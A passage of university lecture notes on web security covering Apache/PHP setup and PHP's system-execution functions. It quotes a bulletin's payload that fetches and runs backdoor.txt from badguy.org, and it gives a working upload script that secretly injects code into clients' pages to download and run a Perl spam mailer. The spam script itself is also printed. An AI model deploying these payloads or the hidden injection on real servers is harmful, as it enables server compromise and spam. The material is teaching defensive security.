Lecture 27: Web Security: PHP Exploits, SQL Injection, and the Slowloris Attack

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

April 16, 2018
3:45pm

©2018 Avinash Kak, Purdue University

Goals:

- What do we mean by web security?
- PHP and its system program execution functions
- An example of a PHP exploit that spews out third-party spam
- MySQL with row-level security
- SQL Injection Attack
- The Slowloris Attack
- Protecting your web server with `mod-security`

CONTENTS

27.1: WHAT DO WE MEAN BY WEB SECURITY?

- Obviously, practically all of the security-related fundamental notions we have covered so far are relevant to many of our activities on the web. Where would web commerce be today without the confidentiality and authentication services provided by protocols such as TLS/SSL, SSH, etc?

- But web security goes beyond the concerns that have been presented so far. **Web security addresses the issues that are specific to how web servers present their content to web browsers, how web browsers interact with the servers, and how people interact with the browsers.** This lecture takes up some of these issues.

- Until about a decade ago, the web servers offered only static content. This content resided in disk files and security consisted primarily of restricting access to those files.

- But now web servers create content dynamically. Newspaper pages and the pages offered by e-commerce businesses may, for

example, alter the advertisements in their content **depending on what they can guess about the geographical location and the personal preferences of the visitor.** **Dynamically created content is also widely used for creating wikis, in serving out blog pages that elicit user feedback, in web-hosting services, etc.**

- Dynamic content creation frequently requires that the **web server** be connected to a **database server** for storing all the information that needs to be dished out dynamically. This obviously requires some sort of **middleware** that can analyze the URL received from a visitor's browser and any other available information on the visitor, decide what to fetch from the database for the request at hand, and then compose a web page to be sent back to the visitor. **These days this "middleware" frequently consists of PHP scripts, especially if the web server platform is composed of open-source components, such as Apache for the web server itself and MySQL as the database backend.**

- Although the issues that we describe in the rest of this lecture apply specifically to the Apache+PHP+MySQL combination, similar issues arise in web server systems that are based on Microsoft products. What is accomplished by PHP for the case of open-source platforms is done by ASP for web servers based on Microsoft products.

- For the demonstrations in this lecture, I will make the following

assumptions:

- That you have the Apache2 web server installed on your Ubuntu machine. The installation of Apache2 was addressed earlier in Section 19.4.2 of Lecture 19. In what follows, I will add to the Apache-related comments made earlier in Lecture 19.

- That your Apache2 server is PHP7 (PHP version 7) enabled. That you can ensure through the following three steps:

  1. Enter the following two directives at the bottom of your `/etc/apache2/apache2.conf` file:

     ```
     <FilesMatch "\.php$">
     SetHandler application/x-httpd-php
     </FilesMatch>

     <FilesMatch "\.html$">
     SetHandler application/x-httpd-php
     </FilesMatch>
     ```

     The first of these two directives tells the HTTPD server that should there be a browser request for a document whose name carries the "php" suffix, that document must first go through PHP preprocessing and only the output produced by the preprocessor should be sent to the browser. The second directive applies the same rule to browser requests for HTML documents — a rule that needs to be enforced when the web pages (in HTML) hosted by the server contain embedded PHP code.

  2. You'd need to add the Apache module `php7.0` to the set of modules that you see in the directory `/etc/apache2/mods-avaialble/`. This you can do by the following install command:

     ```
     sudo apt-get install libapache2-mod-php7.0
     ```

  3. Now you must disable and enable some of the module that control how the web server behaves by using the following sequence of "sudo" commands:

```
sudo a2dismod mpm_event && sudo a2enmod mpm_prefork && sudo a2enmod php7.0
```

As I have mentioned in the Apache installation notes later in this section, you enable a module with the `a2enmod` command and disable a module with the `a2dismod`. (I believe the prefix "a2" in the names of these two commands refers to "apache2".) The most important of the commands shown above is "`sudo a2enmod php7.0`", which deposits the `php7.0` module in the directory `/etc/apache2/mods-enabled/`. [I am not sure if you need the other two commands shown above — disabling `mpm_event` and enabling `mpm_prefork`. The acronym "mpm" refers to Apache's "multi-processing modules". With `mpm_prefork` enabled, the Apache server operates in a non-threaded mode. In this mode each Apache child process handle one request at a time. On the other hand, with `mpm_event` enabled, each child process can handle multiple requests.]

4. That you have the MySQL database management system acting as the database backend to the Apache2 server. More on this in Section 27.4 of this lecture.

5. That you have installed a driver that enables PHP to talk to MySQL. Installing the `php-mysql` package with

   ```
   sudo apt-get install php-mysql
   ```

   automatically installs the driver package named `php7.0-mysql`.

Notes on installing Apache2 on your Ubuntu machine:

- When you install Apache2 on a Ubuntu machine through your Synaptic Package Manager, it starts running straight out of the box. To make sure that your Apache2 web server is running, point your browser to the URL `http://localhost`. If the web server is running, the browser will display a message like "***Apache/2.4.18 (Ubuntu) Server at localhost Port 80***" in the browser window. However, a more useful way to check the running of the server — assuming you also downloaded the Apache2 documentation package — is to point your browser to the URL `http://localhost/manual`. That should bring up the documentation associated with the Apache2 server if it is running and if you remembered to also install the 'apache2-doc' package when you installed the Apache2 server.

- Every once in a while you may have to change the config file for the web server. When you do that, you'd need to reload your new configuration into the server. A "graceful" way to do that is by running the "`/etc/init.d/apache2 reload`" command as root. You, of course, have the option to use the usual "`/etc/init.d/apache2 restart`" for restarting the server at which point it would automatically load in the new configuration.

- You can also check that your web server is running by executing

```
ps aux | grep apache
```

This will show you all the Apache-related processes currently running. You will see something like:

```
root      7025  0.0  0.1  71372  3276 ?        Ss   21:48   0:00 /usr/sbin/apache2 -k start
www-data  8938  0.0  0.1  71372  2024 ?        S    23:34   0:00 /usr/sbin/apache2 -k start
www-data  8939  0.0  0.1 295212  3524 ?        Sl   23:34   0:00 /usr/sbin/apache2 -k start
www-data  8940  0.0  0.1 294804  2612 ?        Sl   23:34   0:00 /usr/sbin/apache2 -k start
```

Note that the server processes are called `apache2`. Only the first one, owned by root, is the main server process. This process does not directly interact with the outside world. It is the next three child processes, owned by `www-data`, that are in charge of responding to requests from outside connections and serving out pages in response to those requests. It is **IMPORTANT** to know that `www-data` is the owner of the web server processes if, say, a CGI script you are running at the server wants to write something into a local disk file or even create a new file locally. In these situations, you'll need to do the following: (1) Turn on the `setuid` bit of such CGI scripts; (2) change the owner of the file into which a CGI script wants to write into to `www-data`; and (3) change the owner of the subdirectory in which a CGI script wants to create a new file to `www-data`. [A CGI script is used to process the information that a browser may return back to the server (such as the information entered in a form presented by the browser to the user). This information or whatever is inferred from it by the CGI script may subsequently be sent back to the browser or just stored away in a file at the server.]

- The main configuration file for the Apache2 HTTPD server is `/etc/apache2/apache2.conf`, which pulls in more site-specific config information from the files in the directories `sites-enabled` and `modes-enabled` directories.

- You must become familiar with the following two subdirectories in the `/etc/apache2/` directory. These are called `mods-available` and `mods-enabled`. **Before you can use any of the directives in the config files, you have to first enable the modules that correspond to those directives. For example, I must enable the module "userdir" before I am allowed to insert the "UserDir" directive in the config files.** You enable a module by executing `a2enmod module_name` and disable a module by `a2dismod module_name`. So to enable the "userdir" module, do the following

```
a2enmod  userdir
```

- Now place the following directives in the `apache2.conf` file if your web content is going to be in a directory called 'kak' and its subdirectories that may be named `public-web` or `public_html`:

```
UserDir enabled kak
UserDir public-web public_html
```

- Let's next talk about how to get the web server to dish out the pages that may reside in the different accounts on your Ubuntu machine. The directory that holds the magic to accessing the different accounts for web content is `/etc/apache2/sites-available/`. To see what you need to do in this directory, let's consider the "kak" account on my Ubuntu machine. I keep my web pages in the

public-web directory of my personal account. In order that the web server will dish out the pages in this directory, I go through the following steps:

- I enter the directory /etc/apache2/sites-available/ and see a file called "000-default.conf". I execute

```
cp 000-default.conf kak.conf
```

- Subsequently I made changes to the kak.conf file so that it looks like what is shown below:

```
<VirtualHost *:80>
    ServerAdmin webmaster@localhost

    # This names the file the server will serve out when the kak
    # account's public-web directory is requested through '~kak':
    DirectoryIndex Index.html index.html

    # AllowOverride controls what directive may be placed
    # in .htaccess file. For example, it can be All, None, etc.
    # The Indexes option allows a client to see a listing of
    # the directory if the client's request is for a directory
    # and if the DirectoryIndex has not been set for that directory.
    <Directory "/home/kak/public-web/">
        Options Indexes FollowSymLinks MultiViews
        AllowOverride None
        Require all granted
    </Directory>

    # The following directive allows for the more global CGI scripts to be
    # stored in the directory '/usr/lib/cgi-bin/' and then to be called by a
    # URL like http://10.0.0.11/cgi-bin/a_more_global_cgi_script.cgi
    ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
    <Directory "/usr/lib/cgi-bin">
        AllowOverride None
        Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
        Require all granted
    </Directory>

    # The following directive allows for my personal CGI scripts to be stored
    # in the directory '~kak/public-web/cgi-bin/' and then to be called by a
    # URL like http://10.0.0.11/cgi-bin2/my_cgi_script.cgi
    ScriptAlias /cgi-bin2/ /home/kak/public-web/cgi-bin/
    <Directory "/home/kak/public-web/cgi-bin">
        AllowOverride None
        Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
        Require all granted
    </Directory>

    ErrorLog /var/log/apache2/error.log

    # Possible values include: debug, info, notice, warn, error, crit,
    # alert, emerg.
    LogLevel warn
    CustomLog /var/log/apache2/access.log combined
</VirtualHost>
```

– In the directives shown above, the AllowOverride is to declare what permissions can be controlled in user-specific sites through the declarations in the `.htaccess` file in the directories for those sites. For example, when AllowOverride is set to None, as above, the individual sites will not be able to override the security features with their own `.htaccess` declarations. About the other directives, the Indexes options allows a client to see a listing of the content of your directory if the client calls for the directory (and if the directory does not have a DocumentIndex file specified. You can turn it off by setting it to "-Indexes". The MultiViews option helps the server to decide what to serve out from a directory if a specific file requested by a client does not actually exist but there do exist files with that name as a prefix.

– Note that the `kak.conf` config file shown above has two different directives for telling the server where the CGI scripts will be stored. It allows you to store more global CGI scripts in the directory `/usr/lib/cgi-bin` and for my personal CGI scripts to be stored in the `cgi-bin` of my own `public_html` directory. As mentioned earlier in these Apache2 related notes, a CGI script is used to process the information that a browser may return back to the server (such as the information entered in a form presented by the browser to a user). This information or whatever is inferred from it by the CGI script may subsequently be sent back to the browser or just stored away in a file at the server.

– Next I go back to the directory `/etc/apache2/` and disable the `default` "virtual server" that was in the `sites-available` directory:

```
a2dissite default
```

and enable the `kak` "virtual server" by

```
a2ensite kak
```

This will create a symbolic link from the `sites-enabled` directory to the `sites-available` directory for the `kak` site. [**If you do not disable the `default` site, you may see an interference between the access permissions provided by `default` and the other sites you set up by copying from `default`. This could be the case especially if a client tries to access a directory as opposed to a specific file.**

– After you change the configuration in this manner, you must reload the new configuration into the server by

```
/etc/init.d/apache2 reload
```

27.2: PHP'S SYSTEM PROGRAM EXECUTION FUNCTIONS

- PHP is probably the most popular server-side scripting language used today for generating dynamic content for web pages. What makes PHP popular is that it is quick to learn, it provides excellent language support for interacting with practically all commonly-used databases, and that it has excellent on-line documentation.

  [The English version of the on-line documentation is at `http://us.php.net/manual/`. There is also a wonderful tutorial at `http://www.w3schools.com/php/`. PHP was gifted to us originally by Rasmus Lerdorf, and then, with further refinements, by Rasmus Lerdorf, Andi Gutmans and Zeev Suraski. **This reminds me to mention that, in my opinion, the individuals who bring us languages that come into widespread use are the modern deities and prophets. Obviously, hundreds if not thousands of people make important contributions to the maturation of these languages. Nonetheless, the primary credit must go to the individuals who first conceive of them and then shepherd their subsequent evolution. This pantheon includes Dennis Ritchie for C, Bjarne Stroustrup for C++, James Gosling for Java, Larry Wall for Perl, Guido van Rossum for Python, Tim Berners-Lee for HTML, Rasmus Lerdorf for PHP, and several others.**]

- With regard to its name, PHP is a recursive acronym for "PHP: Hypertext Preprocessor". [I believe the tradition of recursive acronyms began with Richard Stallman's GNU project that launched the open-source movement in the world of software. The

acronym GNU, as you surely know, stands for "GNU's Not Unix!".]

- A couple of things to bear in mind about using PHP: How PHP runs on your machine is determined by the `php.ini` file that in my Ubuntu machine is located at `/etc/php/7.0/cli/php.ini`. If you change anything in this file, you must restart the Apache server. Additionally, you may also wish to install the PHP CLI (for Command Line Interface) that comes in a separate package. The CLI will make it easier to debug your PHP scripts. [PHP provides the usual complement of arithmetic, assignment, compound assignment, relational, and logical operators. The tokens used for these operators are the same as in C. The naming convention for the variables is the same as in Perl; that is, the name of a variable begins with '$'. PHP provides the usual syntax for conditional evaluation with `if-else` and `if-elseif-else` control structures. The looping control structures are the usual `while`, `do-while`, `for`, and `foreach`. They work the same as in Perl. As with Perl, PHP provides two storage mechanisms, arrays and hashes (called associative arrays in PHP). They are both constructed with the `array` constructor, the former with a comma separated list, and the latter with a comma-separated key-value pairs with the keys and the values separated by '=>'. Functions are defined in PHP with the `function` keyword and classes with the `class` keyword. See the manual for these and many additional features of PHP.]

- In addition to deriving its power from the language facilities it contains for interacting with many popular databases, also contributing to this power are the following **system program execution** functions of PHP:

  exec : for executing an external program on the server that can

fill an array with the different lines of output produced by program execution.

passthru : for running external programs in a way that is similar to `exec` and `system` but more suitable for the programs that produce binary data that is meant to be sent back to the browser.

system : that works much like the `system()` function in Perl.

shell-exec : that works in the same way as the backticks operator in Perl.

Since these functions execute programs on the server, they must obviously be kept outside the reach of intruders.

- The Department of Energy Technical Bulletin "`CIRCTech08-001: Understanding PHP Exploits`" that is available from

  `http://www.doecirc.energy.gov/techbull/CIRCTech08-001.html`

  describes a PHP exploit in which an attacker is trying to upload a web page to presumably a web-hosting server with the uploaded page containing the following PHP script:

```
<?
passthru('cd /tmp;wget http:/badguy.org/data/backdoor.txt;perl backdoor.txt;rm -f backdoor.txt*');
passthru('cd /tmp;curl -O http:/badguy.org/data/backdoor.txt;perl backdoor.txt;rm -f backdoor.txt*');
system('cd /tmp;wget http:/badguy.org/data/backdoor.txt;perl backdoor.txt;rm -f backdoor.txt*');
system('cd /tmp;curl -O http:/badguy.org/data/backdoor.txt;perl backdoor.txt;rm -f backdoor.txt*');
exec('cd /tmp;wget http:/badguy.org/ data/backdoor.txt;rm -f backdoor.txt*');
exec('cd /tmp;curl -O http:/badguy.org/ data/backdoor.txt;perl backdoor.txt;rm -f backdoor.txt*');
shell_exec('cd /tmp;wget http:/badguy.org/data/backdoor.txt;perl backdoor.txt;rm -f backdoor.txt*');
shell_exec('cd /tmp;curl -O http:/badguy.org/data/backdoor.txt;perl backdoor.txt;rm -f backdoor.txt*');
?>
```

By calling on the different system program execution functions of PHP, the attacker is trying for the server to download from some third party a file called `backdoor.txt` that presumably contains malicious code. This malicious code could open an IRC channel for command and control. As the DOE bulletin explains, the names `badguy.org` and `backdoor.txt` are merely for explaining this exploit. In practice, the attacker would use innocuous names that are not likely to arouse suspicion.

27.3: A CONTRIVED PHP EXPLOIT TO SPEW OUT SPAM

- The PHP exploit illustrated in Figure 1 is meant to be an educational exercise. The determined spammers of the world can think of far simpler and more direct ways to deliver their unwelcome goods.

- To explain the exploit, we have a supposedly unscrupulous provider of web hosting services. He wants to inject some PHP code (for nefarious reasons, obviously) into the web pages uploaded to his server by unsuspecting clients. He knows that the injected PHP code will NOT be visible to a client even when the client views the page source in his/her browser because, by design, PHP is parsed out before it is sent to a browser. [IMPORTANT: The phrase "by design" means that you have an appropriate set of directives in your `apache2.conf` config file. At the least, you need the `FilesMatch` directives shown in Section 27.1. In the absence of such directives, your HTTPD server will "leak out" the PHP code in the web pages under the purview of the server.] So, to the client, the web page will look exactly like it was uploaded.

- From the standpoint of the exploit described in this section, the basic goal of the web hosting service provider is to cause

a spam file to be quietly downloaded from a third-party spam mail provider whenever a client page is viewed. We will assume that the spam file consists of the email addresses and the content for each email address in the form of `print()` commands to an output stream that talks to the `sendmail` program running on the server.

- For the purpose of experimenting with the code that is shown later in this section, let's assume the following with regard to the various parties that have a role to play in this exploit:

```
Web Hosting Service Provider:
             IP address:          192.168.1.105
             OS:                  Ubuntu 10.04
             Web Server:          Apache2 HTTPD server
             MTA:                 Sendmail
             Also available:      Perl

Innocent Client:
             IP address:          192.168.1.103
             OS:                  Mac OS X
             Web Browser:         Safari 3.2.1

Email List Provider:
             https://engineering.purdue.edu/kak/emailer_pl
```

I am obviously assuming that you will be playing with this code at home on a 192.168.1.xxx network. For you to be able to get the same results that I do, you will of course have to replace the the IP addresses by the addresses that apply to your situation. The same goes for the source of the spam file.



Figure 1: *This figure illustrates a contrived PHP exploit for spewing out spam. The provider of a web hosting service surreptitiously injects PHP code in the web pages uploaded by the clients. This injected code remains invisible to the clients.* (*This figure is from Lecture 27 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

- As mentioned in the previous section, I'll assume that you have installed PHP through your Synaptic Package Manager, and that you have enabled PHP in the Apache web server as I described in Section 27.1. Again as mentioned in the previous section, you should also install the PHP7.0-CLI package for the Command Line Interface to PHP7.0. The CLI enables you to locate syntax errors in your PHP scripts by simply calling '`php -l` *yourscript.php*'. The CLI executable `php` is installed in the `/usr/bin/` directory.

- Shown below is a sample of a Perl executable spam file `emailer_pl` that, as indicated earlier in this section, is meant to be downloaded from a third-party source. The spam file as shown below is meant to be executable by Perl. [Such a file could easily be put together from a list of email addresses, a list of content statements, a randomization routine for varying the imaginary 'From:' addresses in the email messages, and, possibly, a randomization routine for varying some part of the content in each email message.] The name of this spam file for our demonstration is `emailer_pl` and it is sitting in the `public-web` directory of the `services` account at Purdue. [Normally, a call to `open()` in Perl *associates* a filehandle with a disk file. On the other hand, the call "`open SENDMAIL, ``|/usr/sbin/sendmail -t -oi`" associates a file handle with a *pipe* for continuous communication with a child process in which what comes after the "|" symbol is being executed. When you prefix or postfix the symbol "|" to the name of what could become a child process, you are creating a *piped open* See Chapter 2 of my book *Scripting with Objects* for further information regarding *piped open*.]

```
open SENDMAIL, "|/usr/sbin/sendmail -t -oi ";
print SENDMAIL "From: cutiepie\@yourfriend.com \n";
```

```
print SENDMAIL "To: avi_kak\@yahoo.com \n";
print SENDMAIL "Subject: I am so lonely, please call \n\n";
print SENDMAIL "\n\nYou may not believe this, but I know you already.";
print SENDMAIL "I promise you will not regret it if you call me at 123-456-789.\n";
print SENDMAIL "\n\nIf you call, I will send you my photo that you will drool over. Call soon.\n";
print SENDMAIL "\n\n";
close SENDMAIL;

open SENDMAIL, "|/usr/sbin/sendmail -t -oi ";
print SENDMAIL "From: goodbuddy\@someoutfit.net \n";
print SENDMAIL "To: kak\@purdue.edu \n";
print SENDMAIL "Subject: you just won a lottery \n\n";
print SENDMAIL "\n\nYes, you have won loads of money.\n\n";
print SENDMAIL "\n\nYou can now have fun the rest of your life.\n\n";
print SENDMAIL "\n\n Call immediately at 123-456-789 to claim your prize.\n\n";
print SENDMAIL "\n\n";
close SENDMAIL;

open SENDMAIL, "|/usr/sbin/sendmail -t -oi ";
print SENDMAIL "From: hellokitty\@anotheroutfit.org \n";
print SENDMAIL "To: ack\@rvl2.ecn.purdue.edu \n";
print SENDMAIL "Subject: Be a Romeo \n\n";
print SENDMAIL "\n\nOur medication was extensively tested over 1000 males in Eastern Carbozia and,
print SENDMAIL " according to all, it produced amazing results.\n\n";
print SENDMAIL "\n\nNow you can please a woman like you have always wanted to.";
print SENDMAIL "\nCall immediately at 123-456-789 for a free-trial package.\n\n";
print SENDMAIL "\n\n";
close SENDMAIL;
.....
.....
```

- The web hosting service provider makes available the following upload page, called **`UploadYourWebPage.html`**, to his clients: [The HTML page shown below uses the `<form>..</form>` element to create a form in the browser window. Ordinarily, a form is meant to capture the data entered by a user in its various fields. However, we want to use the form for uploading a file. This is made possible by the element `<input type="file" name="file" id="file" />` that you see below. This element causes the form to display the "Browse" button that the user can use to locate the file that he/she wants to upload to the web server.]

```
<html>
<head><title>ACME WEB HOSTING SERVICE</title></head>
<body>
<center><font size="5">ACME WEB HOSTING SERVICE</font></center>
<pre>

</pre>
This is a facility that allows you to upload your web page
to our site.  Subsequently, your web page will be hosted by
our site.
<p>
Here is how it works:  Suppose the name of the file you upload
is <i>myfilename.html</i>, you can subsequently advertise your web
page as
<br>
<br>
    
http://192.168.1.105/~kak/phpexploits/upload/<i>myfilename.html</i>
<pre>
</pre>
<form action="uploadfile.php" method="post" enctype="multipart/form-data">
<center>
<table border=1 width="600">
<tr><td align="center">
<label for="file">Filename for your web page:   </label>
<input type="file" name="file" id="file" />
</td></tr>
<tr><td align="center">
<input type="submit" name="submit" value="Submit" />
</td></tr>
</table>
</center>
</form>
</body>
</html>
```

- The HTML code shown above creates a page for the client that looks like what is shown in Figure 2.



Figure 2: *The web page shown above was created by the HTML file* `UploadYourWebPage.html`. *(This figure is from Lecture 27 of "Lecture Notes on Computer and Network Security" by Avi Kak)*

- The HTML that I showed for the file `UploadYourWebPage.html` calls on `uploadfile.php` for the "Submit" action on the form. This ".php" file at the web hosting server contains the following PHP code: [PHP stores various attributes of the uploaded file in the predefined variable `$_FILES`. This variable is actually a hash of hashes. The specific hash of interest to us is `$_FILES["file"]`. We can, for example, retrieve the size of the file by accessing `$_FILES["file"]["size"]`. Also note that when a file is uploaded, PHP stores it initially at a temporary location that is accessed by `$_FILES["file"]["temp_name"]`]

```
<?php
  // uploadfile.php
  //
  // by Avi Kak (kak@purdue.edu)
  //
  // Used in demonstrating a PHP exploit

  if ( ( $_FILES["file"]["type"] == "text/html")                    //(A)
     && ($_FILES["file"]["size"] < 20000) )   {                    //(B)
    if ($_FILES["file"]["error"] > 0)  {                           //(C)
      echo "Return Code: " . $_FILES["file"]["error"] . "<br />";  //(D)
    } else  {                                                      //(E)
      echo "Uploaded: " . $_FILES["file"]["name"] . "<br />";      //(F)
      echo "Type: " . $_FILES["file"]["type"] . "<br />";          //(G)
      echo "Size: ".($_FILES["file"]["size"] / 1024)." Kb<br />";  //(H)
      $uploaded_file_name = $_FILES["file"]["name"];               //(I)
      move_uploaded_file( $_FILES["file"]["tmp_name"],             //(J)
            "upload/" . $uploaded_file_name);                      //(K)
      echo "Stored in: " . "upload/" . $uploaded_file_name;        //(L)
      $arr = preg_split( "/\./", $uploaded_file_name );            //(M)
      unlink("upload/" . $arr[0] . ".php");                        //(N)
      $handle = fopen( "upload/" . $arr[0] . ".php" , 'w' );       //(O)
      fwrite( $handle, "
           <?php
               passthru( \"cd /tmp;
                  wget https://engineering.purdue.edu/kak/emailer_pl;
                  perl emailer_pl;
                  rm emailer_pl*\"
              );
           ?>
        \n");                                                      //(P)
      fclose( $handle );                                           //(Q)
      system( "cd upload; cat " . $uploaded_file_name . ">> " .
                    $arr[0] . ".php" );                            //(R)
      unlink( "upload/" . $uploaded_file_name );                   //(S)
      system( "cd upload;
           ln -s " . $arr[0] . ".php " . $uploaded_file_name );    //(T)
    }                                                              //(U)
  } else {                                                         //(V)
    echo "Invalid file";                                         //(W)
  }                                                                //(X)
?>
```

- In lines (A) and (B) of the PHP script shown above, we make sure that what the client has uploaded is an HTML file and its

size does not exceeds a certain limit. Subsequently, in lines (F) through (H), the script echos back to the browser some of the attributes of the uploaded file. But then, it surreptitiously creates another file that is identical to what the client uploaded except for the extra PHP code that is in the statement that ends in line (P). Shown below is the extra code that is inserted into the file uploaded by the client:

```
<?php
    passthru( \"cd /tmp;
         wget https://engineering.purdue.edu/kak/emailer_pl;
         perl emailer_pl;
         rm emailer_pl*\"
    );
?>
```

What is invoked here is the PHP's `passthru()` function that is used to execute commands on the server. [What we want `passthru()` to execute on the server is in this case a sequence of Unix commands. The first of these changes the directory to `/tmp`. This directory serves as a scratch pad in Unix/Linux systems. Processes often use this directory for temporary storage of files before some other process can get to them. Ordinarily, all entities listed in the file `/etc/passwd` are allowed to write to `/tmp`. In most systems, the information placed in `/tmp` is purged periodically. The second command executed by `passthru()` is the `wget()` command that non-interactively downloads files from web servers. In this case, we will try to download the `emailer_pl` file shown earlier from my personal web site at Purdue. Next, the `emailer_pl` is executed as a Perl file. That should send out spam assuming the web hosting server uses the `sendmail` software library as the Mail Transport Agent (MTA). The final command executed removes the file `emailer_pl` from the `/tmp` directory to get rid of all evidence of wrongdoing.]

- In case you are curious about the call to `unlink()` in line (N), it is to delete the new file created by PHP in a *previous* run of the script. If such a file does not exist, `unlink()` will return without error. For `unlink()` to be able to do its job, make sure that the `upload` directory is writable.

- Let's now say that the innocent client, logged into the machine with IP address `192.168.1.103`, enters the following URL in his/her web browser:

  ```
  http://192.168.1.105/~kak/phpexploits/UploadYourWebPage.html
  ```

  The innocent client uploads his/her HTML web page. Let's say that the filename for this uploaded web page is `HotShots.html`. Subsequently, as instructed on the `UploadYourWebPage.html` page, the client enters in his/her browser the URL for the newly uploaded web page:

  ```
  http://192.168.1.105/~kak/phpexploits/upload/HotShots.html
  ```

- The client will find this web page displayed correctly in his/her browser. **Even more importantly, even if the client viewed the page source, he/she will find no change from what was uploaded by him/her to the web hosting service.** [That is because the page source is only what the server allows the client's browser to download. The server side would have parsed out the PHP content before sending the uploaded page back to the client. So, as far as the client is concerned, nothing would seem awry with the page he/she uploaded to the web hosting service.]

- Let's assume that before the innocent client engaged in the above-mentioned interaction with the server at the web-hosting service, we had executed the following command as root on the machine on which the web server is running:

```
tail -f /var/log/mail.log
```

